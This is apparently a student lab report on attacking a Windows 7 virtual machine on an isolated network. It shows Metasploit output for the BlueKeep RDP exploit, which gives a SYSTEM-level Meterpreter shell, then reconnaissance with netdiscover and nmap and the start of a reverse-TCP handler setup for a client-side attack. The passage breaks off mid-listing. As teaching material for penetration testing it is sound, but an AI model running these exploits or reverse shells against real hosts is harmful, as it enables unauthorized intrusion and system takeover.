[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.9:49159) at 2025-04-19 08:20:45 -0400

meterpreter >
```

Ali Ahmed

Ali Ahmed

```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@Group1B7: /home/group1b7

File Actions Edit View Help
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 10.0.2.9
rhosts => 10.0.2.9
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:
--
Id  Name
--
0   Automatic targeting via fingerprinting
1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > use 5
[*] Additionally setting TARGET => Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.9:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.0.2.9:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 10.0.2.9:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.0.2.9:3389 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.9:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.0.2.9:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8013200000, Channel count 1.
[*] 10.0.2.9:3389 - | Entering Danger Zone |
[*] 10.0.2.9:3389 - Surfing channels ...
[*] 10.0.2.9:3389 - Lobbing eggs ...
[*] 10.0.2.9:3389 - Forcing the USE of FREE'd object ...
[*] 10.0.2.9:3389 - | Leaving Danger Zone |
[*] Sending stage (203846 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.9:49159) at 2025-04-19 08:20:45 -0400

meterpreter > sysinfo
Computer      : GROUP1B7-PC
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Here we navigated to the Desktop and list the files


```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@Group1b7: /home/group1b7

File Actions Edit View Help
040777/rwxrwxrwx 4096 dir 2025-04-19 18:30:53 -0400 Boot
040777/rwxrwxrwx 0 dir 2009-07-14 01:08:56 -0400 Documents and Settings
040777/rwxrwxrwx 0 dir 2009-07-13 23:20:08 -0400 PerfLogs
040555/r-xr-xr-x 4096 dir 2011-04-12 04:28:15 -0400 Program Files
040555/r-xr-xr-x 4096 dir 2009-07-14 00:57:06 -0400 Program Files (x86)
040777/rwxrwxrwx 4096 dir 2009-07-14 01:08:56 -0400 ProgramData
040777/rwxrwxrwx 0 dir 2025-04-19 17:36:41 -0400 Recovery
040777/rwxrwxrwx 4096 dir 2025-04-19 08:27:38 -0400 System Volume Information
040555/r-xr-xr-x 4096 dir 2025-04-19 17:36:45 -0400 Users
040777/rwxrwxrwx 16384 dir 2025-04-19 19:16:21 -0400 Windows
040777/rwxrwxrwx 4096 dir 2025-04-19 10:09:28 -0400 Windows.old
100444/r--r--r-- 383786 fil 2010-11-20 22:23:51 -0500 bootmgr
000000/----- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys

meterpreter > cd Users\\Default\\
> cd .
[-] stdapi.fs.chdir: Operation failed: The system cannot find the file specified.
meterpreter > ls
Listing: C:\\

Mode                Size           Type             Last modified            Name
-----
040777/rwxrwxrwx 0 dir 2025-04-19 17:36:50 -0400 $Recycle.Bin
100444/r--r--r-- 8192 fil 2025-04-19 18:30:53 -0400 BOOTSECT.BAK
040777/rwxrwxrwx 4096 dir 2025-04-19 18:30:53 -0400 Boot
040777/rwxrwxrwx 0 dir 2009-07-14 01:08:56 -0400 Documents and Settings
040777/rwxrwxrwx 0 dir 2009-07-13 23:20:08 -0400 PerfLogs
040555/r-xr-xr-x 4096 dir 2011-04-12 04:28:15 -0400 Program Files
040555/r-xr-xr-x 4096 dir 2009-07-14 00:57:06 -0400 Program Files (x86)
040777/rwxrwxrwx 4096 dir 2009-07-14 01:08:56 -0400 ProgramData
040777/rwxrwxrwx 0 dir 2025-04-19 17:36:41 -0400 Recovery
040777/rwxrwxrwx 4096 dir 2025-04-19 08:27:38 -0400 System Volume Information
040555/r-xr-xr-x 4096 dir 2025-04-19 17:36:45 -0400 Users
040777/rwxrwxrwx 16384 dir 2025-04-19 19:16:21 -0400 Windows
040777/rwxrwxrwx 4096 dir 2025-04-19 10:09:28 -0400 Windows.old
100444/r--r--r-- 383786 fil 2010-11-20 22:23:51 -0500 bootmgr
000000/----- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys

meterpreter > cd Users\\group1b7\\Desktop\\
meterpreter > ls
Listing: C:\\Users\\group1b7\\Desktop

Mode                Size           Type             Last modified            Name
-----
100777/rwxrwxrwx 73802 fil 2025-04-19 18:54:03 -0400 Calculator.exe
100666/rw-rw-rw- 282 fil 2025-04-19 18:15:35 -0400 desktop.ini
040777/rwxrwxrwx 0 dir 2025-04-19 18:15:49 -0400 test

meterpreter > |
```

Exploit 3 (Client-side attack)

Tools used: (msfvenom)


Host Info:	Host 3 (Windows 7 2008)
Operating System	Windows
IP Address	10.0.2.9
MAC Address	08:00:27:31:46:3d
Open Ports	135, 139, 445, 3389, 5357, 49152, 49153, 49154, 49155, 49156, 49158

Step 1: Reconnaissance (Information Gathering)


Step 1: Reconnaissance (Information Gathering)

We use netdiscover and we specify the range same as in first exploit


netdiscover -r 10.0.2.0/24



We found 4 hosts in the network 10.0.2.1, 10.0.2.2, 10.0.2.3, 10.0.2.9




10.0.2.9 is the host we are targeting.



Step 2: Scanning

```
$ nmap -sV -T4 10.0.2.9 -v
```



We use nmap to scan for open port on the host



```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@Group1B7: /home/group1b7
File Actions Edit View Help
(root@Group1B7)-[/home/group1b7]
# nmap -sV -T4 10.0.2.9 -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-19 07:27 EDT
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 07:27
Scanning 10.0.2.9 [1 port]
Completed ARP Ping Scan at 07:27, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:27
Completed Parallel DNS resolution of 1 host. at 07:27, 0.00s elapsed
Initiating SYN Stealth Scan at 07:27
Scanning 10.0.2.9 [1000 ports]
Discovered open port 3389/tcp on 10.0.2.9
Discovered open port 139/tcp on 10.0.2.9
Discovered open port 135/tcp on 10.0.2.9
Discovered open port 5357/tcp on 10.0.2.9
Discovered open port 445/tcp on 10.0.2.9
Discovered open port 49155/tcp on 10.0.2.9
Discovered open port 49153/tcp on 10.0.2.9
Discovered open port 49158/tcp on 10.0.2.9
Discovered open port 49152/tcp on 10.0.2.9
Discovered open port 49154/tcp on 10.0.2.9
Discovered open port 49156/tcp on 10.0.2.9
Completed SYN Stealth Scan at 07:27, 1.52s elapsed (1000 total ports)
Initiating Service scan at 07:27
Scanning 11 services on 10.0.2.9
Service scan Timing: About 54.55% done; ETC: 07:29 (0:00:45 remaining)
Completed Service scan at 07:28, 58.55s elapsed (11 services on 1 host)
NSE: Script scanning 10.0.2.9.
Initiating NSE at 07:28
Completed NSE at 07:29, 7.03s elapsed
Initiating NSE at 07:29
Completed NSE at 07:29, 0.01s elapsed
Nmap scan report for 10.0.2.9
Host is up (0.00012s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  tcpwrapped
5357/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
```

Step 3: Vulnerability assessment

Here we created a malicious executable program and we specify the platform which is windows.



Step 4: Exploitation

\$ use multi/handler


\$ set payload windows/meterpreter/reverse_tcp

\$ set lhost 10.0.2.15


```
$ set lport 444
```

```
$ exploit
```

Here we config the connection so when the client or the target run the program it will establish the connection with it and the Metasploit listener will accept the connection



```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@Group1B7: /var/www/html

File Actions Edit View Help
MMMMNI MMMMMN MMMMMN MMMMMN jMMMMN
MMMMNI MMMMMN MMMMMN MMMMMN jMMMMN
MMMMNI MMMMMN MMMMMN MMMMMN jMMMMN
MMMMNI WMMMMN MMMMMN# jMMMMN
MMMMMR ?MMMMN MMMMMN .dMMMMN
MMMMMM ?MMMMN MMMMMN .dMMMMN
MMMMMMMN ?MMN MM? NMMMMMMN
MMMMMMMMMMNe jMMMMMMNMMN
MMMMMMMNMMMN, eMMMMMMNMMMN
MMMMMMNMMMNMMMNx jMMMMMMNMMMNMMMN
MMMMMMMNMMMNMMMN+ .. +MMMMMMNMMMNMMMNMMMN
https://metasploit.com

/home/group1b7
-=[ metasploit v6.4.34-dev ]-
+ -- --[ 2461 exploits - 1267 auxiliary - 431 post ]-
+ -- --[ 1471 payloads - 49 encoders - 11 nops ]-
+ -- --[ 9 evasion ]-

Metasploit Documentation: https://docs.metasploit.com/
/home/group1b7

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
